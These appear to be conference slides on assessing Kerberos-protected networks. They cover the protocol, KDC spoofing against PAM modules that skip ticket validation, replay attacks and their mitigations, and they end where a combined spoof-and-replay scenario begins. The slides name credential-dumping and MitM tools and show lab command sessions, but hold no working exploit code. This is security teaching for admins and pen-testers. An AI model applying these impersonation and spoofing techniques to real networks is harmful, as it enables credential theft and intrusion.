

Taming the Beast *Assess Kerberos-Protected* *Networks*

Emmanuel Bouillon





- **Sophisticated network authentication system**
 - holy grail of sys & net admins: secure single sign on
- **Used by large organizations and academic institutions**
 - deployment of Kerberos met a tremendous growth when adopted by Microsoft as its default authentication mechanism
- **Universal support, Microsoft's default, real SSO solution**
 - Pervasive authentication protocol with a strong reputation of security. Seen as answer to other protocols limitations.
- **Main goal of the presentation : help system administrators and pen-testers to better deal with kerberized environment**
- **Recall some of the possible / likely mistakes that lead to security issues**
- **Discuss underestimated and/or unknown implementation issues that need to be addressed**
- **Discuss new perspectives offered by recent protocol evolutions**



- **Quick recap of the Kerberos protocol**
- **Examples of classical attacks**
 - KDCspoofing
 - 👉 How easy it is to be vulnerable
 - 👉 How hard it is not being vulnerable
 - Replay attack
- **Unexpected KDCspoofing/replay attack**
- **Users impersonation**
 - Unix / MS Windows comparison
 - TGT harvesting
 - Protocol evolutions and new possibilities

Kerberos in a nutshell



Kerberos & Herakles Greek pottery C6th BC

- Kerberos is the mythical three-headed dog guarding the gates of the Underworld
- Originally, name of the authentication service for MIT's project Athena
- Today, Kerberos is a network authentication protocol
- Current version : 5, RFC : 4120

Kerberos in a Nutshell



- **Based on**

- Needham & Schroeder "Using Encryption for Authentication in Large Networks of Computers"

- Denning & Sacco "Time stamps in Key distribution protocols"

- **Kerberos is a system for authenticating users/servers on a network**

- Built upon the assumption that the network is « unsafe »

- ☞ Data sent over the network can be captured and altered

- ☞ IP Addresses can be faked ...

- ✓ Therefore they cannot be used for authentication

- ✓ The network doesn't have to be trusted


- A trusted third party service

- ☞ A third party (Kerberos server, KDC) trusted by all entities on the network (users and services, called principals)

- Uses shared secret/symmetric keys (without PKINIT)

- ☞ All principals share a secret password (key) with the KDC

Kerberos simplified schema




Putting it all together




(1) -> (2) and (3) -> (4) :
UDP/TCP dst port 88

Text	cleartext
Text	ciphared with Alice's key
Text	ciphared with Bob's key
Text	ciphared with TGS's key
Text	ciphared with Alice & TGS session key
Text	ciphared with Alice & Bob's session key






- VMware
- Out of the box MS Windows Server 2003 / XP
 - NetBIOS domain : TEST
 - DNS & Kerberos : TEST.ORG
 - AD doesn't have to be on the same LAN
 - Paul: "VeryG00dPwd!" - Jacques: "jacques"
- Linux



```
Fichier  Édition  Affichage  Terminal  Onglets  Aide
paul@youki-laptop:~$ kinit
Password for paul@TEST.ORG:
paul@youki-laptop:~$ ssh linux3.test.org 'uname -n; id -nu'
linux3
paul
paul@youki-laptop:~$ ssh -o GSSAPIDelegateCredentials=yes linux3.test.org
Last login: Sun Mar 29 16:38:09 2009 from youki
paul@linux3:~$ smbclient -k //192.168.0.200/paul -c 'get toto.txt'
OS=[Windows Server 2003 3790 Service Pack 1] Server=[Windows Server 2003 5.2]
getting file \toto.txt of size 10 as toto.txt (2,4 kb/s) (average 2,4 kb/s)
paul@linux3:~$ exit
logout
Connection to linux3.test.org closed.
paul@youki-laptop:~$ klist -5
Ticket cache: FILE:/tmp/krb5cc_500
Default principal: paul@TEST.ORG

Valid starting      Expires            Service principal
03/29/09 16:38:50   03/30/09 02:38:42   krbtgt/TEST.ORG@TEST.ORG
        renew until 03/30/09 16:38:50
03/29/09 16:38:43   03/30/09 02:38:42   host/linux3.test.org@
        renew until 03/30/09 16:38:50
03/29/09 16:38:43   03/30/09 02:38:42   host/linux3.test.org@TEST.ORG
        renew until 03/30/09 16:38:50
paul@youki-laptop:~$
```





- **Heimdal source code (crypto libs)**
- **Python**
- **Pyasn1**
 - Kerberos 5 uses ASN.1 and the DER to encode and decode all of the Kerberos protocol messages
 - Modified asn1c generates pyasn1 krb5 classes
- **Wireshark**
 - “Wireshark is your BFF here (but not for Paris Hilton)” [5]
- **Scapy**
- **Ettercap**

- **PSHTK**
- **Fgdump**
- **Cain**




- Quick recap of the Kerberos protocol
- **Examples of classical attacks**
 - KDCspoofing
 - ☞ How easy it is to be vulnerable
 - ☞ How hard it is not being vulnerable
 - Replay attack
- Unexpected KDCspoofing/replay attack
- Users impersonation
 - Unix / MS Windows comparison
 - TGT harvesting
 - Protocol evolutions and new possibilities

(Well?) known security concern #1 KdcSpoof

● Old kdcspooof attack

- Kerberos protocol performs mutual authentication
 - ☞ End user's and server's identities need to be proven
- Ensures protection against Man-in-the-Middle attacks
- Yet, several applications such as PAM modules available for authentication against Kerberos passwords do not use the whole Kerberos authentication process




☞ Use a shortcut: Send an AS-REQ and try to decrypt the AS-REP using the provided password (step 1,2). In case of success, the PAM module returns PAM_SUCCESS

☞ The correct behavior is to validate the TGT asking for a TS for the localhost principal and verifying it using the local keytab file (step 3,4,5,6)

- This shortcut opens the door to a MitM attack

Demo



Kdcspooft attack

- Proper Kerberos PAM configuration solves the problem





- Two concerns yet

- Frequent misconfiguration

☞ Confusing Documentation (cf. man pam_krb5)

☞ « Kerberos in 2 clics » GUIs don't even mention that trickery

✓ Authtool-gtk, system-config-authentication, ...



- Though very old pb, you still find vulnerable sites when auditing

Kdcspoof attack



● Second concern

- Mitigating KDCspoof relies on the ability to read a keytab
- Non-root applications cannot read system keytab
 - ☞ Screen-savers, screen, vlock, ...
- Kdcspoof attack difficult to thwart for those applications
- And basic workaround not so obvious

```
Fichier  Édition  Affichage  Terminal  Onglets  Aide
root@linux3:~# groupadd krb5
root@linux3:~# chgrp krb5 /usr/bin/gnome-screensaver
root@linux3:~# chmod g+s /usr/bin/gnome-screensaver
root@linux3:~# ls -l /usr/bin/gnome-screensaver
-rwxr-sr-x 1 root krb5 134532 2008-04-09 17:06 /usr/bin/gnome-screensaver
root@linux3:~# gnome-screensaver

(process:6218): Gtk-WARNING **: This process is currently running setuid
or setgid.
This is not a supported use of GTK+. You must create a helper
program instead. For further details, see:

    http://www.gtk.org/setuid.html

Refusing to initialize GTK+.
root@linux3:~#
```

(Well?) known security concern #2 Replay



● Old Replay attack

- Classical replay attack against Kerberos V is related to final message transferred from the client to the server

👉 AP-REQ

- Kind of “Pass the Ticket” attack
- Requires at least the ability to sniff the network
- Means of mitigation

👉 Time-based authenticators


- ✓ Shorten the time window

👉 Replay caches

- ✓ Make passive network sniffing insufficient
- ✓ Still vulnerable with active MitM attacks

👉 Keyed cryptographic checksum can be included

- ✓ Using the session key unknown by the attacker
- ✓ Default configuration of recent MS Windows flavors






- Quick recap of the Kerberos protocol
- Examples of classical attacks
 - KDCspoofing
 - 👉 How easy it is to be vulnerable
 - 👉 How hard it is not being vulnerable
 - Replay attack
- **Unexpected KDCspoofing/replay attack**
- Users impersonation
 - Unix / MS Windows comparison
 - TGT harvesting
 - Protocol evolutions and new possibilities

Unexpected Replay vulnerability


- What if we combine KDCspooF attack with a TGS-REQ replay in order to thwart the « anti-kdcspooF » protection
 - That should not work ... no that shouldn't



Attack scenario

